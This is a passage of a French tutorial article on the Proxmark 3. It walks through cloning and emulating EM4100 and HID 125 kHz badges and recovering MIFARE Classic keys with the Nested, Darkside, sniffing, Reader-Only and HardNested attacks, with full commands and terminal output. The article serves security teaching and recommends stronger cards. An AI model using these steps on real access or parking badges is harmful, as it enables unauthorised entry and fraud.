La mise en proximité des deux antennes permet l'échange d'énergie électrique par le phénomène d'induction électromagnétique, ce qui alimente notre tag sans contact direct. Le lecteur et le tag répondent en modulant respectivement l'énergie envoyée et la consommation d'énergie.

Un tag est dit passif quand il est dépendant d'une antenne émettrice pour s'alimenter.

Un tag est dit actif quand il possède sa propre source d'alimentation, ce qui autorise un champ d'action plus large comme par exemple dans le cas des badges d'autoroute.

La RFID repose principalement sur trois fréquences radio :

- basse fréquence (LF) 125 - 134 kHz ;
- haute fréquence (HF) 13.56 MHz ;
- ultra haute fréquence (UHF) 856 - 960 MHz.

*Fig. 2 : Un tag RFID type MIFARE Classic, sous la forme d'un porte-clés.*

NFC signifie *Near Field Communication* ou Communication en champ proche. La NFC repose sur les mêmes principes que la RFID tout en rendant possible la communication entre deux lecteurs. Fonctionnant à haute fréquence (13,56 MHz), elle assure aussi une rétrocompatibilité avec certaines normes de tags RFID telles que ISO14443, ISO15693 et FeliCa. En outre, la plupart des lecteurs NFC sont capables d'émuler certains de ces tags.

# 2. LE PROXMARK 3

## 2.1 Présentation

Le Proxmark 3 **[PM]** est un outil électronique conçu initialement par Jonathan Westhues en 2007 dans le but d'analyser, d'écouter et d'émuler de nombreux tags RFID/NFC. Il a depuis été repris par la communauté du libre qui en a largement étendu les fonctionnalités logicielles. Son design est sobre et léger, quasiment de la même taille qu'une carte à puce. Il est conçu pour opérer sur les basses fréquences et les hautes fréquences (125 kHz et 13,56 MHz).





*Fig. 3 : Un Proxmark 3 V2 fabriqué par ElecHouse, sujet de l'article.*

Cet outil est open source, c'est la raison pour laquelle on peut trouver diverses variantes du produit, avec des améliorations sur la réception radio, une taille plus petite, une batterie 3,3V, des PCB de protection...

## 2.2 Côté hardware

Pour ces travaux pratiques, je me suis équipé d'un modèle Proxmark 3 V2 de chez ElecHouse. Cette version apporte des améliorations sur l'objet : les connectiques et les antennes sont meilleures que sur la V1.

Le Proxmark 3 embarque :

- un FPGA de type Xilinx Spartan-II. Il s'agit d'un circuit logique programmable utilisé pour la modulation et la démodulation radio HF, des opérations trop rapides pour le CPU ;

- un CPU ARM de chez Atmel, 256kB ou 512kB de mémoire flash selon les variantes 1 ou 2. Soit respectivement un AT91SAM7S256 ou un AT91SAM7S512, et 64kB de RAM ;
- 2 circuits radio indépendants, pour la haute et la basse fréquence ;
- un port micro USB ;
- une batterie 3,3V pour fonctionner sans l'application cliente du PC ;
- un bouton poussoir et des diodes lumineuses.

De plus le package inclut divers tags RFID (MIFARE, EM4100, T5577...). On va garder sous la main le tag type T5577, qui est spécialement conçu pour être programmé et pour émuler divers protocoles RFID LF.

## 2.3 Côté software

Il y a deux firmwares : un pour le FPGA, et un pour l'Atmel. Tout est disponible sur le GitHub du projet **[GITPM]**.

Le projet étant ouvert, de nombreux forks ont vu le jour sur GitHub. Ces projets sont compatibles avec tous les OS du marché.

## 2.4 Lancement du client

On présume avoir une configuration fonctionnelle, ce qui s'obtient facilement sur une distribution GNU/Linux Arch.

On va donc récupérer les sources complètes du projet et compiler le client avec les commandes `git clone`, et `make` :

Terminal

```
$ git clone https://github.com/Proxmark/proxmark3
$ cd proxmark3/client
$ make
$ ./proxmark3 /dev/ttyACM0
Prox/RFID mark3 RFID instrument
bootrom: official/v3.0.1-75-g1dae9811-suspect 2017-08-31 14:23:07
os: official/v3.0.1-75-g1dae9811-suspect 2017-08-31 14:23:08
LF FPGA image built for 2s30vq100 on 2015/03/06 at 07:38:04
HF FPGA image built for 2s30vq100 on 2017/07/13 at 08:44:13

uC: AT91SAM7S512 Rev B
Embedded Processor: ARM7TDMI
Nonvolatile Program Memory Size: 512K bytes. Used: 197774 bytes (38%).
Free: 326514 bytes (62%).
Second Nonvolatile Program Memory Size: None
Internal SRAM Size: 64K bytes
Architecture Identifier: AT91SAM7Sxx Series
Nonvolatile Program Memory Type: Embedded Flash Memory
proxmark3>
```

Nous voici face à un terminal où l'on voit les versions des firmwares et la mémoire disponible sur l'appareil. La commande `help` nous donne un peu plus d'informations pour savoir par où commencer nos manipulations.

Il existe trois commandes principales :

- `hw` : pour l'envoi de commandes hardware au Proxmark 3 ;
- `lf` et `hf` : pour manipuler la basse et la haute fréquence.

Tentons de détecter la fréquence de fonctionnement d'un tag inconnu. Il existe une fonction dans le Proxmark 3 qui mesure la chute de tension induite dans l'antenne lorsqu'un tag s'alimente.





*Fig. 4 : Courbe de tension de l'antenne basse fréquence.*

La commande **hw tune** renseigne les tensions présentes dans les deux antennes (basse et haute fréquences). Si nous lançons le client avec le support Qt5, la commande tracera également une courbe de tension de l'antenne basse fréquence en fonction de la fréquence utilisée, montrant ainsi à quelle fréquence l'antenne LF fonctionne de manière optimale.

Si on mesure les tensions présentes avant et après l'approche du tag sur les antennes haute et basse fréquences, on observera une chute importante de la tension à la fréquence de fonctionnement du tag.

Terminal

```
proxmark3> hw tune 1

Measuring antenna characteristics, please wait........
# LF antenna: 45.51 V @   125.00 kHz
# LF antenna: 23.10 V @   134.00 kHz
# LF optimal: 45.51 V @   125.00 kHz
Displaying LF tuning graph. Divisor 89 is 134khz, 95 is 125khz.
```

Dans cet exemple, le **hw tune** est lancé sans carte, la tension induite est de 45,51 V.

Terminal

```
proxmark3> hw tune 1

Measuring antenna characteristics, please wait........
# LF antenna: 26.81 V @   125.00 kHz
# LF antenna: 30.80 V @   134.00 kHz
# LF optimal: 34.65 V @   130.43 kHz
Displaying LF tuning graph. Divisor 89 is 134khz, 95 is 125khz.
```

Même opération avec une carte à proximité de l'antenne : on voit que la tension a chuté à 26,81 V lorsque l'antenne basse fréquence fonctionnait à 125 kHz. Dans le cas présent, nous constatons donc que le tag inconnu fonctionne à 125 kHz (Figure 4).

# 3. BADGES FONCTIONNANT À 125 KHZ

Nous allons mettre en pratique la lecture et l'écriture de données sur les tags basse fréquence.

## 3.1 EM4100

Créés par la société EM Microelectronics, ces tags fonctionnent aux basses fréquences. Ces puces embarquent 64 bits de mémoire en lecture seule. De ce fait, on peut donc lire la puce, mais on ne pourra pas modifier son contenu.

La commande `lf em` nous donne l'aide des fonctions disponibles pour les tags type EM4xxx.

Utilisons la commande `lf search` pour tenter de détecter notre tag :

Terminal

```
pm3 --> lf search
Checking for known tags:

EM410x pattern found:

EM TAG ID      : 1200103C5E

Possible de-scramble patterns
Unique TAG ID  : 4800083C7A
HoneyWell IdentKey {
DEZ 8          : 01064030
DEZ 10         : 0001064030
DEZ 5.5        : 00016.15454
DEZ 3.5A       : 018.15454
DEZ 3.5B       : 000.15454
DEZ 3.5C       : 016.15454
DEZ 14/IK2     : 00077310475358
DEZ 15/IK3     : 000309238185082
DEZ 20/ZK      : 04080000000803120710
}
Other          : 15454_016_01064030
Pattern Paxton : 304380510 [0x12247A5E]
Pattern 1      : 4216188 [0x40557C]
Pattern Sebury : 15454 16 1064030  [0x3C5E 0x10 0x103C5E]

Valid EM410x ID Found!
```

La lecture nous confirme qu'il s'agit d'un tag type EM410x et que son TAG ID est (sous la forme hexadécimale) 1200103C5E. Le TAG ID est souvent inscrit de manière lisible sur le tag, mais sous des formes encodées variées.

Comme la photo en figure 1 le montre, notre tag est sérigraphié avec le numéro 0001064030 et on retrouve effectivement ce numéro parmi les encodages énumérés par la commande précédente.

Sachant que ce tag est unique, nous allons en faire une copie avec un tag de type T5577.

Ces derniers émulent les protocoles de certaines familles de tags, entre autres les ProxCard II, EM4100 et Indala.

Nous allons cloner notre tag EM4100 vers le T5577 avec le Proxmark 3 et dans la foulée vérifier que le TAG ID est bien répliqué sur le nouveau tag. Nous utiliserons les commandes `lf em 410xwrite` et `lf em 410xread`.

Plaçons notre tag sur l'antenne basse fréquence du Proxmark 3.

Terminal

```
proxmark3> lf em 410xwrite 1200103C5E 1
Writing T55x7 tag with UID 0x1200103c5e (clock rate: 64)
#db# Started writing T55x7 tag ...
#db# Clock rate: 64
#db# Tag T55x7 written with 0xff8ca000c06c2bac

proxmark3> lf em 410xread
#db# EM TAG ID: 1200103c5e - (15454_016_01064030)
#db# EM TAG ID: 1200103c5e - (15454_016_01064030)
(on presse le bouton du Proxmark pour interrompre la lecture en boucle)
```

Le Proxmark 3 permet aussi d'émuler directement un tag EM4100 avec un TAG ID 0123456789. Pour cela, on va utiliser la commande `lf em 410xsim 0123456789` :

Terminal

```
proxmark3> lf em 410xsim 0123456789
Starting simulating UID 0123456789  clock: 64
Press pm3-button to about simulation
Sending [4096 bytes]........
Starting to simulate
```

## 3.2 Les cartes ProxCard II

Ces cartes répondent également à la fréquence de 125 kHz et servent principalement à faire du contrôle d'accès. Créées par la société HID, ce sont les entrées de gamme de ce fabricant.

Comme pour les EM4100, nous allons utiliser la fonction recherche du Proxmark 3 :

Terminal

```
proxmark3> lf search
Checking for known tags:
HID Prox TAG ID: 2006ec0cb5 (1626) - Format Len: 26bit - FC: 118 - Card: 1626
Valid HID Prox ID Found!
```

Exactement de la même façon qu'avec les tags EM4100, nous pouvons cloner cette carte avec un badge type T5577 et les commandes `lf hid clone 2006ec0cb5`, ou alors émuler le tag avec la commande `lf hid sim  2006ec0cb5`.

## 3.3 Contremesures

Les technologies ci-dessus sont anciennes et les données contenues ne sont pas protégées. En présence d'un tel tag, nous pouvons le lire et l'émuler ou le dupliquer sur un autre équipement.

De ce fait, il est conseillé de s'orienter vers des gammes de badges qui intègrent des mémoires lisibles et inscriptibles, afin d'y stocker plus d'informations, et surtout des mécanismes de protection et de chiffrement. C'est ce que les badges de la famille MIFARE proposent a priori.

# 4. MIFARE CLASSIC

## 4.1 Présentation, organisation mémoire et faiblesses

Créées par la société NXP Semiconductors, les cartes MIFARE Classic reposent sur la norme ISO 14443 A et fonctionnent à haute fréquence, c'est-à-dire à 13,56 MHz. Ici, nous mettrons en œuvre une attaque connue depuis 2008 qui s'appuie sur des faiblesses liées au hardware et au protocole de chiffrement de ces cartes, appelé CRYPTO1 et développé de manière propriétaire par NXP. Une explication détaillée de ces faiblesses est donnée dans l'article académique **[HNMFC]** section 4.2.

La MIFARE Classic en version 1kB a une mémoire dont l'organisation est définie dans la figure 5.

On remarquera que le bloc 0 du secteur 0 est prédéfini lors de sa construction et n'est donc pas modifiable. On retrouve dans cette zone mémoire un UID codé sur 4 bytes pour identifier la carte de manière unique. À vrai dire, à l'instar des adresses IPv4, les UID de 4 bytes sont aujourd'hui épuisées et les nouvelles cartes MIFARE Classic sont proposées avec des UID de 7 bytes ou des NUID (*Non-Unique ID*) de 4 bytes.

La mémoire est divisée en secteurs et chaque secteur est composé de blocs. Au total, cela fait 16 secteurs contenant 4 blocs de 16 octets chacun.

Seuls les 3 premiers blocs de chaque secteur sont disponibles pour le stockage de données.





*Fig 5 : Organisation mémoire d'un tag MIFARE Classic.*

Le dernier bloc nommé *Sector Trailer* contient deux clés de sécurité A et B et des bits d'accès qui déterminent les droits sur les blocs de chaque secteur. Ces droits peuvent être la lecture, l'écriture, l'incrémentation et décrémentation, le transfert, et la restauration d'un bloc.

Pour accéder à une zone mémoire, il faut s'être authentifié auprès du tag. C'est à ce moment qu'interviennent les clés A et B. Ce sont ces clés qui vont nous permettre de nous authentifier pour accéder aux données et de chiffrer les communications.

Mettons en pratique les attaques liées aux faiblesses mentionnées en introduction grâce au Proxmark 3.

## 4.2 L'attaque Nested

Nous sommes en possession d'un badge d'accès crédité de 10 passages.

Analysons-le avec la commande `hf search` :

Terminal

```
proxmark3> hf search

 UID : 63 39 8e e5
ATQA : 00 04
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
Answers to chinese magic backdoor commands: NO

Valid ISO14443A Tag Found - Quiting Search
```

Dans un premier temps, nous allons tester les clés A et B par défaut sur notre tag avec la commande `hf mf chk`. Le Proxmark va tenter de s'authentifier sur tous les secteurs avec des clés par défaut.

Terminal

```
proxmark3> hf mf chk 1 ? t
No key specified, trying default keys
chk default key[ 0] ffffffffffff
...
```

```
chk default key[11] 533cb6c723f6
chk default key[12] 8fd0a4f256e9
--sector: 0, block:  1, key type:A, key count:13
Found valid key:[a0a1a2a3a4a5]
--sector: 0, block:  1, key type:B, key count:13
Found valid key:[b0b1b2b3b4b5]
Found keys have been transferred to the emulator memory
```

La commande nous retourne que la clé A du bloc 1 est *a0a1a2a3a4a5* et que la clé B du bloc 1 est *b0b1b2b3b4b5*. Ici, le tag possède des zones avec des clés génériques. Il s'agit très probablement d'un espace mémoire inutilisé laissé libre par les administrateurs de l'application. À cause de cette omission, l'attaque Nested devient envisageable, car nous avons besoin de pouvoir nous authentifier avec succès sur un secteur pour continuer la manipulation (d'où le nom Nested pour *Nested Authentication*).

Dans le cas où aucune clé par défaut ne serait découverte, d'autres attaques sont envisageables. Notamment, il est encore possible d'en récupérer une en écoutant une communication entre le tag et un lecteur légitime et en cassant le protocole CRYPTO1. Proxmark 3 le permet comme nous le verrons plus loin.

Lançons la commande **`hf mf nested 1 0 A a0a1a2a3a4a5 t`**.

L'argument **`1`** force l'utilisation d'un tag MIFARE 1k, les arguments **`0`**, **`A`**, **`a0a1a2a3a4a5`** indiquent la zone d'authentification sur le bloc 0 avec la clé A renseignée et enfin **`t`** garde en mémoire les clés trouvées.

Terminal

```
proxmark3> hf mf nested 1 0 A a0a1a2a3a4a5 t
Testing known keys. Sector count=16
nested...
------------------------------------------------
uid:9c8acd6e trgbl=4 trgkey=1
Found valid key:18e2bc07fa1b
------------------------------------------------
uid:9c8acd6e trgbl=8 trgkey=1
Found valid key:d631d4048e6a
------------------------------------------------
uid:9c8acd6e trgbl=12 trgkey=1
Found valid key:6ca0e8ad0e65
Time in nested: 2.543 (0.848 sec per key)
------------------------------------------------
Iterations count: 3

|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  a0a1a2a3a4a5  | 1 |  b0b1b2b3b4b5  | 1 |
|001|  a0a1a2a3a4a5  | 1 |  18e2bc07fa1b  | 1 |
|002|  a0a1a2a3a4a5  | 1 |  d631d4048e6a  | 1 |
|003|  a0a1a2a3a4a5  | 1 |  6ca0e8ad0e65  | 1 |
|004|  a0a1a2a3a4a5  | 1 |  b0b1b2b3b4b5  | 1 |
...
|015|  a0a1a2a3a4a5  | 1 |  b0b1b2b3b4b5  | 1 |
|---|----------------|---|----------------|---|
```

L'attaque semble avoir bien fonctionné et nous avons retrouvé 3 clés de type B qui nous étaient inconnues.

Nous allons extraire tout le contenu du tag dans un fichier binaire avec la commande **`hf mf dump`** et exporter les résultats au format HTML avec la commande **`script run htmldump`**.

Si l'intégralité des clés avait été diversifiée ou si le tag MIFARE était plus récent, alors l'attaque Nested aurait échoué. En effet, NXP a corrigé une série de défauts utilisés dans l'attaque Nested dont un PRNG (*Pseudo-Random Number Generator*) de piètre qualité. La section 4.3 de **[HNMFC]** contient tous les détails utiles.

## 4.3 L'attaque Darkside

Les manipulations ci-dessus n'ont été possibles que parce que nous avons découvert une clé par défaut omise par les administrateurs des équipements.

L'attaque dite Darkside ou de Courtois, du nom de son découvreur Nicolas Courtois, va tenter de retrouver une clé configurée dans un tag en exploitant un défaut dans l'initialisation du générateur de nombres aléatoires du microcontrôleur du tag (le générateur commence toujours par la même valeur lorsque la carte est alimentée, donc si on contrôle finement le timing, on prédit le nombre aléatoire tiré par le tag). Dès qu'une première clé est découverte, il sera alors possible de passer à l'attaque Nested.

On pourra lancer l'attaque avec la commande **`hf mf mifare`**.

Ici aussi, si le tag MIFARE est trop récent, l'attaque échouera et on devra recourir à d'autres types d'attaques.

## 4.4 L'attaque Man-in-the-Middle

Pour cette manipulation, nous allons utiliser une carte de parking qui a résisté aux attaques Darkside et Nested. Nous ne possédons donc aucune information pour en extraire le contenu. Une attaque Man-in-the-Middle va résoudre notre problème. Contrairement aux deux attaques précédentes dites *Card-Only*, cette attaque nécessite d'avoir accès à la fois à la carte et au lecteur légitime, détenteur des clés.

Nous utiliserons le Proxmark 3 en tant qu'antenne radio afin d'intercepter et de démoduler les signaux échangés entre une borne et notre badge de parking. Sachant que le tag répond à la norme ISO14443A et qu'il s'agit d'un MIFARE Classic, nous configurons le Proxmark 3 en mode *snoop* et plaçons l'antenne haute fréquence entre la borne et le tag.

Pour ce faire, nous utilisons la commande **`hf 14a snoop`**. Dès cet instant, toutes les communications seront enregistrées dans le Proxmark 3. Une fois que la borne de parking a lu le tag, on arrête l'enregistrement de la communication par un appui sur le bouton du Proxmark 3 (qui sert en général à stopper toute action en boucle).

Extrayons les données écoutées par la commande **`hf list 14a`** :

Terminal

```
proxmark3> hf list 14a
Recorded Activity (TraceLen = 2353 bytes)

Start = Start of Start Bit, End = End of last modulation. Src = Source of Transfer
iso14443a - All times are in carrier periods (1/13.56Mhz)
iClass    - Timings are not as accurate
```

```
085552 | 088016 | Rdr | 93  20                                                  |     | ANTICOLL
089220 | 095108 | Tag | 4d  xx  xx  xx  d3                                      |     |
114608 | 125072 | Rdr | 93  70  4d  xx  xx  xx  d3  4f  8d                      |  ok | SELECT_UID
126340 | 129860 | Tag | 08  b6  dd                                              |     |
160560 | 165264 | Rdr | 60  00  f5  7b                                          |  ok | AUTH-A(0)
167300 | 171972 | Tag | e9  ba  d9  2e                                          |     |
182960 | 192272 | Rdr |5d! 1b!  46 53!  10  32  98 f4!                          | !crc| ?
218928 | 219920 | Rdr | 52                                                      |     | WUPA
221188 | 223556 | Tag | 04  00                                                  |     |
240688 | 251152 | Rdr | 93  70  4d  xx  xx  xx  d3  4f  8d                      |  ok | SELECT_UID
252420 | 255940 | Tag | 08  b6  dd                                              |     |
286256 | 290960 | Rdr | 60  00  f5  7b                                          |  ok | AUTH-A(0)
292996 | 297732 | Tag | 02  98  c2  79                                          |     |
308656 | 318032 | Rdr |e3!  d5  b5 62! 7f! 3c! c1! bb!                          | !crc| ?
319236 | 323908 | Tag | ae 17!  da  aa                                          |     |
338608 | 343376 | Rdr |da!  8e  79 cf!                                          | !crc| ?
451136 | 452128 | Rdr | 52                                                      |     | WUPA
453396 | 455764 | Tag | 04  00                                                  |     |
472896 | 483360 | Rdr | 93  70  4d  xx  xx  xx  d3  4f  8d                      |  ok | SELECT_UID
484628 | 488148 | Tag | 08  b6  dd                                              |     |
518336 | 523040 | Rdr | 60  00  f5  7b                                          |  ok | AUTH-A(0)
525076 | 529748 | Tag | 61  7a  66  18                                          |     |
540608 | 549920 | Rdr |50! 87!  8e  ab 3b!  49  5a  1b                          | !crc| HALT
551188 | 555860 | Tag |d6! 53!  7c 57!                                          |     |
571840 | 576544 | Rdr | 99 92! dc! f7!                                          | !crc| ?
577940 | 598740 | Tag |d2!  25  74  86 10!  8b ac!  9c  8a 04! 2b! ee!  03 2b! 86! 47!|     |
       |        |     | 93 6e!                                                  | !crc|
```

On retrouve au temps **089220** l'UID du tag (les « xx » sont bien entendu des bytes masqués volontairement). On voit aussi des tentatives d'authentification avec la clé A sur le bloc 0 à partir du temps **160560**. C'est grâce à ces données que nous pouvons utiliser l'attaque appelée Crapto1 qui est une implémentation des recherches autour de CRYPTO1, le protocole de chiffrement propriétaire des MIFARE, cf. **[CRAPTO1]**.

On trouvera dans le dossier **tools/mfkey** du dépôt Git cloné les sources de l'outil qui va retrouver la clé utilisée dans l'échange intercepté.

Terminal

```
cd tools/mfkey
make
./mfkey64

MIFARE Classic key recovery - based on 64 bits of keystream
Recover key from only one complete authentication!

 syntax: ./mfkey64 <uid> <nt> <{nr}> <{ar}> <{at}> [enc] [enc...]

./mfkey64 xxxxxxxx 3b45a45a 7ddb6646 142fc1b9 9195fb3f

Recovering key for:
  uid: xxxxxxxx
   nt: 3b45a4xx
 {nr}: 7ddb66xx
 {ar}: 142fc1xx
 {at}: 9195fbxx
```

```
LFSR succesors of the tag challenge:
  nt': eb1963xx
 nt'': d4bc9dxx

Keystream used to generate {ar} and {at}:
  ks2: ff36a2xx
  ks3: 452966xx

Found Key: [xxxxxxxxxxxx]
```

La clé qui a servi à la borne à s'authentifier auprès du tag sur le bloc utile de l'application a bien été cassée et on peut tenter à nouveau l'attaque Nested, ou se contenter du secteur en question.

## 4.5 L'attaque Reader-Only

Il existe également une attaque dite *Reader-Only* qui ne nécessite pas d'accès à la carte, mais uniquement au lecteur légitime et où le simple fait d'émuler une carte, sans connaître les clés correctes, et d'écouter les tentatives de la borne, est suffisant pour casser la clé utilisée.

Le Proxmark 3 va émuler un tag MIFARE Classic et récupérer l'échange de communication avec le lecteur. Notre carte virtuelle aura pour UID **DEADBEEF** et nous allons la présenter au lecteur.

La commande **hf mf sim u DEADBEEF n 1 x** active l'émulation MIFARE Classic avec l'UID de notre choix.

Il faut deux tentatives d'authentification de la part du lecteur pour avoir des données valides, donc en pratique il faut toucher deux fois le lecteur s'il ne réessaye pas de lui-même.

Terminal

```
proxmark3> hf mf sim u deadbeef n 1 x
mf 1k sim uid: de ad be ef , numreads:0, flags:18 (0x12)
#db# Collected two pairs of AR/NR which can be used to extract keyA from reader
for sector 1:
#db# ../tools/mfkey/mfkey32 deadbeef 0102xxxx 4d9axxxx 87e7xxxx 06d2xxxx b4a0xxxx
#db# Emulator stopped. Tracing: 1  trace length: 253
#db# 4B UID: deadbeef
```

Comme pour l'attaque MITM vue plus haut, les échanges de données entre le lecteur et la carte émulée sont enregistrés. Dans ce cas-ci, le Proxmark suggère directement la commande à lancer pour casser la clé avec les arguments corrects, tirés des données échangées avec le lecteur.

Nous utilisons donc l'application **mfkey** avec les arguments proposés :

Terminal

```
../tools/mfkey/mfkey32 deadbeef 0102xxxx 4d9axxxx 87e7xxxx 06d2xxxx b4a0xxxx
MIFARE Classic key recovery - based on 32 bits of keystream
Recover key from two 32-bit reader authentication answers only!

Recovering key for:
    uid: deadbeef
    nt0: 0102xxxx
```

```
 {nr_0}: 4d9axxxx
 {ar_0}: 87e7xxxx
    nt1: 0102xxxx
 {nr_1}: 06d2xxxx
 {ar_1}: b4a0xxxx

LFSR succesors of the tag challenge:
  nt': 20f8xxxx
 nt'': 3c2bxxxx

Keystream used to generate {ar} and {at}:
  ks2: a71fxxxx
Recovered key: dbab539dxxxx
Time spent: 0.42 seconds
```

La clé utilisée par le lecteur dans sa tentative d'authentification auprès d'un bloc mémoire est cassée.

Notons que les clés sont souvent diversifiées sur chaque carte et il est donc important de bien choisir l'UID à émuler.

## 4.6 L'attaque HardNested

Les tags MIFARE Classic récents ainsi que les MIFARE Plus SL1 sont plus robustes, car le générateur de nombres aléatoires et d'autres défauts ont été corrigés. Mais ce ne sont pas les attaques contre la MIFARE qui manquent et une nouvelle attaque du type Card-Only existe, détaillée dans la section 5 de **[HNMFC]** et appelée HardNested (pour Nested sur les cartes Hardened, durcies). Depuis la version 3.0.1 de Proxmark 3, l'attaque HardNested est disponible dans le dépôt principal.

Cette attaque va retrouver une clé dans les mêmes conditions que l'attaque Nested, mais sur un tag récent, MIFARE Classic New Generation ou MIFARE Plus SL1.

On lancera l'attaque avec la commande `hf mf hardnested 4 B xxxxxxxxxxxx 0 B`.

Les arguments `4`, `B` et `xxxxxxxxxxxx` correspondent à une clé connue de notre badge, `0` et `B` la zone protégée par la clé B que l'on souhaite retrouver.

Cette attaque met 10 minutes maximum pour aboutir à un résultat.

Terminal

```
proxmark3> hf mf hardnested 4 B xxxxxxxxxxxx 0 B
--target block no: 1, target key type:A, known target key: 0x000000000000 (not
set), file action: none, Slow: Yes, Tests: 0

time | #nonces | Activity | expected to brute force
| | | #states | time
-------------------------------------------------------------------------------
0 | 0 | Start using 8 threads and AVX2 SIMD core | |
0 | 0 | Brute force benchmark: 1138 million (2^30.1) keys/s | 140737488355328 | 34h
0 | 0 | Using 235 precalculated bitflip state tables | 140737488355328 | 34h
4 | 112 | Apply bit flip properties | 65730387968 | 58s
5 | 224 | Apply bit flip properties | 56562778112 | 50s
6 | 336 | Apply bit flip properties | 33388849152 | 29s
```

```
...
22 | 2200 | Apply Sum property. Sum(a0) = 136 | 1055636160 | 1s
22 | 2307 | Apply bit flip properties | 876277952 | 1s
23 | 2416 | Apply bit flip properties | 582375936 | 1s
23 | 2525 | Apply bit flip properties | 582375936 | 1s
24 | 2525 | (1. guess: Sum(a8) = 0)   | 582375936 | 1s
25 | 2525 | Apply Sum(a8) and all bytes bitflip properties | 237334352 | 0s
25 | 2525 | Brute force phase completed. Key found: 4fxxxxxxxxf1 | 0 | 0s
```

La zone 0 a pour clé `B 4fxxxxxxxxf1`.

Si la carte est récente et que les clés sont diversifiées, notre tentative échouera et il n'y a pas d'équivalent à l'attaque DarkSide. Les attaques Card-Only ne sont donc pas applicables et il faut recourir aux attaques Man-in-the-Middle et Reader-Only mentionnées plus haut.

# CONCLUSION

Nous avons vu plusieurs cas d'attaques possibles sur des tags RFID très largement répandus dans le monde. Le lecteur constatera que des tags d'ancienne technologie sont toujours disponibles à la vente et encore largement en circulation.

Il existe d'autres protocoles MIFARE, plus sécurisés dans leurs échanges comme ceux des MIFARE Plus SL2 et SL3 qui implémentent la méthode de chiffrement AES 128-bit et MIFARE DESFire qui implémente du 3DES et de l'AES.

Proxmark 3 nous a permis d'interagir avec les ondes radio des technologies RFID/NFC. En plus de supporter de très nombreux protocoles dont nous n'avons abordé que quelques-uns, il est capable d'enregistrer des trames brutes de tags inconnus pour étudier le protocole et, qui sait, proposer votre propre code à la communauté du Proxmark 3.

Je tiens à remercier Philippe Teuwen, pour sa précieuse aide technique et sa patience durant la relecture de cet article.

Bon amusement à tous. ▮

# RÉFÉRENCES

[PM] Site officiel du projet Proxmark :
**http://www.proxmark.org/**

[GITPM] Dépot Git officiel du projet Proxmark :
**https://github.com/Proxmark/proxmark3**

[HNMFC] Cryptanalysis on Hardened Mifare Classic Cards :
**http://www.cs.ru.nl/~rverdult/Ciphertext-only_Cryptanalysis_on_Hardened_Mifare_Classic_Cards-CCS_2015.pdf**

